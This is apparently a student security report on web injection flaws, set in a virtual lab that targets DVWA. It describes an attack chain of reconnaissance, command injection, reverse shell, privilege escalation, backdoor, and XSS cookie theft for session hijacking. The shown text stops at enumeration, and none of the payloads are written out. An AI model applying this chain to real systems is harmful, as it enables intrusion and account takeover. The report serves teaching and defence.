

Abstract

Web injection flaws pose substantial security risks to organizations, making it imperative to have a comprehensive understanding of these vulnerabilities and implement effective mitigation strategies. This report focuses on examining and addressing web injection flaws, providing demonstrations to showcase their exploitation, outlining mitigation strategies, and evaluating their advantages and disadvantages.

The report initially explores different types of web injection flaws. Through practical demonstrations, it highlights the potential impact of these vulnerabilities on web applications, emphasizing the urgency of addressing them.

The report proposes a range of strategies, including input validation, secure coding practices, web application firewalls (WAFs), and secure configuration to mitigate various injection flaws. It evaluates the strengths and weaknesses of each strategy, considering factors such as effectiveness, ease of implementation, and potential impact on system performance and user experience.

This report serves as a valuable resource for security professionals, developers, and organizations seeking to gain a deeper understanding of web injection flaws, mitigate their impact, and evaluate their implications on their systems.

Table of Contents

1. Introduction	1
1.1 Current Scenario	1
1.2 Problem Statement	2
1.3 Aim and Objectives	2
2. Background	3
2.1 Command Injection	3
2.2 Session Hijacking	5
2.3 Pre-requirements and Tools	6
2.3.1 Damn Vulnerable Web Application (DVWA)	6
2.3.2 Kali Linux	6
2.3.3 Metasploitable	6
2.3.4 Windows Machine	6
2.3.5 Graphical Network Simulation (GNS3)	7
2.3.6 VMware Workstation Pro	7
3. Demonstration	8
3.1 Network Simulation	8
3.2 IP Addresses of machines	9
3.3 Demonstration of Command Injection	11
3.3.1 Active Reconnaissance	11
3.3.2 Enumeration	12
3.3.3 Exploitation	13

3.3.4	Privilege Escalation	15
3.3.5	Post-Exploitation.....	16
3.4	Demonstration of Session Hijacking via XSS	18
3.4.1	Payload Injection	18
3.4.2	Interaction of user with the payload	19
3.4.3	Session hijacking using the cookie	20
4.	Mitigation.....	22
4.1	Mitigation of the command injection	22
4.2	Mitigation of the session hijacking via XSS	23
5.	Evaluation	24
5.1	Advantages of the mitigation strategy	24
5.2	Disadvantages of the mitigation strategy	25
5.3	Cost Benefit Analysis (CBA).....	25
6.	Personal Reflection	27
7.	References.....	28

Table of Figures

Figure 1 Top 5 Attack by Vulnerability Categories (Fox, 2022).....	1
Figure 2 How command injection works (Imperva, 2023).....	4
Figure 3 How Session Hijacking Works (Wallarm, 2023).....	5
Figure 4 Network Topology Simulation in the GNS3	8
Figure 5 Network configurations of Attacker machine	9
Figure 6 Network configurations of Vulnerable server.....	9
Figure 7 Network configurations of Windows machine.....	10
Figure 8 Scanning server with Nmap	11
Figure 9 Port scanning packet capture via Wireshark	11
Figure 10 Pinging Attacker's IP from the input field.....	12
Figure 11 Execution of arbitrary command in DVWA	12
Figure 12 Listener started in the attacker machine	13
Figure 13 Reverse shell payload inserted as input.....	13
Figure 14 Reverse shell from server received.....	14
Figure 15 Gathering information inside server's system.....	14
Figure 16 User changed in the server's system	15
Figure 17 Sudoers privilege enumeration in server's system	15
Figure 18 Vertical privilege escalation in the server	16
Figure 19 Backdoor creation in the server's system.....	17
Figure 20 Inserting cookie stealing payload	18
Figure 21 Python listener at port 8080	18
Figure 22 Logged in as new user via windows machine	19
Figure 23 Payload Injected web page visited by the user	19
Figure 24 Cookie received by the attacker	20
Figure 25 Before applying the user's cookie	20
Figure 26 After applying the user's cookie	21
Figure 27 Code vulnerable to command injection	22
Figure 28 Sanitized code for command injection prevention	22
Figure 29 Command injection attack blocked.....	23
Figure 30 Sanitized code for XSS injection prevention.....	23

1. Introduction

Most businesses and operations now heavily rely on online platforms or IT resources because of the information technology industry's explosive growth. As a result, these companies are exposed to attacks aimed at their IT infrastructure. Consider a hospital that makes use of a router to control network traffic. A malicious attacker can target and compromise the router if the right defences are not in place, disrupting the hospital's online operations. Unfortunately, the ongoing expansion of the IT industry has increased the number of cyberattacks. While the reasons for these attacks may vary, it is important to recognize that individual and organizational negligence can unintentionally open the door for serious cyber threats.

This report explores web injection flaws as a method of disseminating attacks, with a wider focus on aiming to compromise an entire machine rather than just the browser.

1.1 Current Scenario

Attacks that involve data breaches or ransom demands have increased dramatically, affecting businesses and organizations worldwide. Attackers are currently focusing on a variety of application domains. These assaults frequently take the form of malware distribution, web application vulnerability exploitation, the use of social engineering tricks, and even the launch of Distributed Denial of Service (DDoS) attacks. In the following figure, top five vulnerabilities that were commonly found to be exploited have been shown.

Top 5 Vulnerability Categories

Following the same hierarchy, we started our analysis with the 5 most frequently discovered vulnerability categories in 2021:

1. Server Security Misconfigurations: 38%
2. Cross-Site Scripting (XSS): 13%
3. Broken Access Control: 11%
4. Sensitive Data Exposure: 10%
5. Authentication and Sessions: 8%



Figure 1 Top 5 Attack by Vulnerability Categories (Fox, 2022).

1.2 Problem Statement

Due to their potential to exploit flaws in software systems, injection flaws like remote code execution and cross-site scripting (XSS) present significant challenges in the current situation. Attackers can take advantage of the ability to remotely execute malicious code to control the targeted system, compromise sensitive data, or launch additional attacks. In contrast, XSS enables malicious actors to insert harmful scripts into web pages, which can result in unauthorised access, session hijacking, or website defacement. These injection flaws are dangerous because they can be used to get around security measures, compromise user data, and interfere with how applications work normally. As a result, people and organizations are exposed to serious risks to their privacy, data integrity, and general security.

1.3 Aim and Objectives

The main aim of this report is to demonstrate web injection flaws and provide mitigation techniques and evaluate through various tests.

The objective of this report is to:

- Providing in-depth information about cross-site scripting, including the technical terms associated with it.
- Investigating the current state of web injection flaws, outlining the problems they create, and offering brief solutions to address them.
- Demonstrating web injection flaws and mitigation techniques in a virtual environment, while providing detailed explanations for each step along with helpful screenshots.
- Critically evaluating the chosen mitigation technique, considering its pros and cons, and conducting a Cost Benefit Analysis to assess its overall effectiveness.

2. Background

To increase awareness of web application security among developers and organizations, OWASP introduced the Top 10 Web Application Security Risks, which are updated on a regular basis. These threats cover a wide range of weaknesses. The first risk is concentrated on injection vulnerabilities, including LDAP injection and SQL injection attacks. The second and third risks, respectively, are compromised authentication and sensitive data exposure. Other threats on the list include deserialization attacks, XML External Entities (XXE) attacks, broken access control, cross-site scripting (XSS) attacks, broken access control, attacks using known vulnerabilities in components, and insufficient logging and monitoring (OWASP, 2021). These dangers are an essential tool for identifying the main web security issues. The above vulnerabilities were listed in OWASP Top 10 2017 which has been slightly changed in OWASP Top 10 2021.

Since this report is based on web injection flaws, we will be demonstrating two types of injection flaws detailly i.e., Command injection chaining to compromise victim's machine and Session Hijacking through Cross-Site Scripting (XSS) injection to tamper user's session.

2.1 Command Injection

An operating system (OS) command injection is a type of cyberattack that allows an attacker to run unauthorized commands. This attack is typically carried out by exploiting a weakness in an application, frequently because of inadequate user input validation (Imperva, 2023). By using this technique, the threat actor can insert and carry out commands on the target system, possibly resulting in unauthorized access and OS compromise.

For example, an attacker could use insecure user data transmission techniques like cookies and forms to inject a command into a web server's system shell. The threat actor can compromise the security of the server by taking advantage of this vulnerability and using the privileges granted by the compromised application (Imperva, 2023).

Command injection can take on various forms, including the direct execution of shell commands, the introduction of malicious files into a server's runtime environment, and the exploitation of configuration file flaws like XML external entities (XXE).




Figure 2 How command injection works (Imperva, 2023).

Some of the vulnerabilities that commonly lead to Command injection includes:

1. Arbitrary command injection
2. Arbitrary file uploads
3. Insecure serialization
4. Server-side template injection (SSTI)
5. XML external entity injection (XXE)

In any circumstances where existence of command injection in a web application is found, an attacker can leverage the attack into furthermore sophisticated attack leading to compromise the whole web server where the web application is hosted at. We have included the demonstration of how a command injection can lead to compromise the whole server in this report in the first web injection flaw test.

2.2 Session Hijacking

The web session control mechanism, which oversees managing session tokens, is exploited in the Session Hijacking attack. Within the HTTP communication framework, these tokens are essential for classifying and controlling user connections. A session token is generated and sent to the client's browser after successful client authentication with the web server (OWASP, 2023). This token, which is typically a variable-width string, can be used in several different places, including the URL, the HTTP request header as a cookie, other areas of the request header, or even the HTTP request body.

By stealing it or guessing a valid token, the Session Hijacking attack seeks to compromise the session token. Through the hacked session token, the attacker can gain control over the session and perform unauthorized actions by gaining unauthorized access to the web server (OWASP, 2023).




Figure 3 How Session Hijacking Works (Wallarm, 2023).

The session token could be compromised in different ways. The most common are:

- Session Sniffing
- Client-side attacks (XSS, malicious JavaScript Codes, Trojans, etc)
- Man-in-the-middle attack
- Man-in-the-browser attack

We have demonstrated the session hijacking attack in this report using the stored XSS attack since this report is all about web injection flaws.

2.3 Pre-requirements and Tools

2.3.1 Damn Vulnerable Web Application (DVWA)

The Damn Vulnerable Web Application (DVWA) is a PHP and MySQL web application that is purposefully made to be highly vulnerable. Its main objective is to help security professionals test their abilities and equipment in a setting where doing so is allowed by law (Wood, 2023). DVWA also seeks to improve web developers' comprehension of the procedures involved in securing web applications. It also serves as a teaching tool for instructors and students to study web application security in a structured classroom environment.

DVWA was used as our server where we demonstrated the web injection flaws i.e., command injection and session hijacking. The above figure shows the login page of how DVWA looks like.

2.3.2 Kali Linux

Kali Linux is a Debian-based Linux distribution that employs an open-source business model which was previously known as BackTrack Linux. It is intended specifically for advanced security auditing and penetration testing. Kali Linux was used for enumerating all the ports in the vulnerable server where we performed our tests. It was mainly used for the exploitation part as it is famous for it.

2.3.3 Metasploitable

Metasploitable is a collection of different vulnerable services which comes as a virtual machine iso file. It was used in our demonstration because the DVWA server is present as a server in metasploitable.

2.3.4 Windows Machine

Microsoft released the operating system known as Windows 7 in 2009. A widely used and well-liked operating system, Windows 7 was renowned for its intuitive user interface, stability, and adaptability to a variety of hardware and software. However, Microsoft stopped providing security updates for Windows

7 as of January 14, 2020, making it more susceptible to security threats. Windows 7 machine was deployed to test our session hijacking attack.

2.3.5 Graphical Network Simulation (GNS3)

GNS3 is a freely available, open-source software that has a thriving community of more than 800,000 users, and it is constantly improved and maintained. You can connect with other students, network engineers, architects, and many other people who have downloaded GNS3 over 10 million times in total when you join the GNS3 community (GNS3, 2023). GNS3 is widely used by businesses around the world, including well-known Fortune 500 companies.

GNS3 was used to establish and simulate a real like network topology for our attack demonstration where all our VMs were used. Cisco 3700 Router Dynamips was installed and used as the internet gateway for our network simulated environment.

2.3.6 VMware Workstation Pro

VMware Workstation is a suite of software that lets you run virtual machines, containers, and Kubernetes clusters right on your desktop. With Workstation Player, you can easily operate a single virtual machine using a graphical interface or command line tools like 'vmrun'. It's perfect for creating a safe environment on your personal computer where you can run different operating systems without worrying about security or compatibility issues (VMware, 2023). Workstation Player is also widely used in educational settings, allowing students to explore and learn more about the fascinating world of information technology and computer systems.

We used workstation pro for this project because it has better features than that of just workstation player. We created VMs for attacker machine (Kali Linux), vulnerable server (Metasploitable / DVWA), and a windows machine.

3. Demonstration

3.1 Network Simulation

To successfully carry out the attack, the network was simulated in the GNS3. The Server machine is used as the server hosting the application vulnerable to the injection attacks. Then the Kali Linux machine is named as Attacker which is used to attack the browser. The Windows machine is the victim machine for our session hijacking attack.





Figure 4 Network Topology Simulation in the GNS3

In the above network topology, the router plays a crucial role in routing network packets within the network and the internet. To establish connectivity between the simulated network and the internet, the cloud was configured to utilize Network Address Translation (NAT) provided by VMware. In terms of the router's interface configuration, DHCP was enabled on the fa0/0 interface and the IP it was assigned was 192.168.197.2/24. The fa1/0 interface was assigned a static IP address of 10.10.10.1/24. The figure below illustrates the specific IP configuration for both interfaces on the router.

All the devices in GNS3 and VMware were tested and configured such that each endpoint devices could communicate with each other and reach the internet via the router (Gateway).

3.2 IP Addresses of machines


The machines were verified to check if their IP address were configured properly same as the IP address in our network topology. We used network commands accordingly to the OS platform of the machines. All the configurations of the network in the machines have been included below.



```
kali@hiro:~$  
kali@hiro:~$  
kali@hiro:~$ ifconfig eth0  
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500  
    inet 10.10.10.254 netmask 255.255.255.0 broadcast 10.10.10.255  
    ether 00:0c:29:4b:d3:ad txqueuelen 1000 (Ethernet)  
    RX packets 8239 bytes 7308919 (6.9 MiB)  
    RX errors 0 dropped 0 overruns 0 frame 0  
    TX packets 4530 bytes 518436 (506.2 KiB)  
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0  
  
kali@hiro:~$
```

Figure 5 Network configurations of Attacker machine

We had configured our attacker machine to have a static IP address i.e., 10.10.10.254/24 as you can see in the above figure.



```
msfadmin@server:~$  
msfadmin@server:~$  
msfadmin@server:~$  
msfadmin@server:~$ ifconfig eth0  
eth0      Link encap:Ethernet HWaddr 00:0c:29:0a:de:54  
    inet addr:10.10.10.13 Bcast:10.10.10.255 Mask:255.255.255.0  
    inet6 addr: fe80::20c:29ff:fe0a:de54/64 Scope:Link  
    UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1  
    RX packets:15340 errors:0 dropped:0 overruns:0 frame:0  
    TX packets:52 errors:0 dropped:0 overruns:0 carrier:0  
    collisions:0 txqueuelen:1000  
    RX bytes:1473936 (1.4 MB) TX bytes:7024 (6.8 KB)  
    Base address:0x2080 Memory:ef5c0000-ef5e0000  
  
msfadmin@server:~$ _
```

Figure 6 Network configurations of Vulnerable server

In same manner, we also had configured our server machine to have a static IP address i.e., 10.10.10.13/24 as you can see in the above figure.




Figure 7 Network configurations of Windows machine

In same manner, we also had configured our windows machine to have a static IP address i.e., 10.10.10.15/24 as you can see in the above figure.

As you can verify that all our network configuration for the machines is same as in the network topology which we created in the GNS3.

3.3 Demonstration of Command Injection

After verifying all the network configuration and connectivity between the devices, we ran all the machines to proceed with the attacks.

3.3.1 Active Reconnaissance

After all the machines were up, we opened the terminal in the attacker machine and began scanning the server using Nmap which had the IP address of 10.10.10.13/24 which can be seen in the figure below. We also verified the port scan done by the Nmap via Wireshark which is a network packet analysis tool.




Figure 8 Scanning server with Nmap




Figure 9 Port scanning packet capture via Wireshark

3.3.2 Enumeration

We found that the server was hosting a web service which was most likely to be DVWA server in our case and then logged in to the web application and set the security level to low so that we could test all our attacks.




Figure 10 Pinging Attacker's IP from the input field

Here, we tried running the service normally and in a non-malicious way as it was more likely to have been developed for that. In real world scenario, developers could most likely develop such services without implementing any server-side validations and input sanitization which in this case when the security is set to low has these vulnerabilities in the application.

After playing around with the input field, we then tried inserting arbitrary shell commands to test our attacks which in fact was executed by the application.


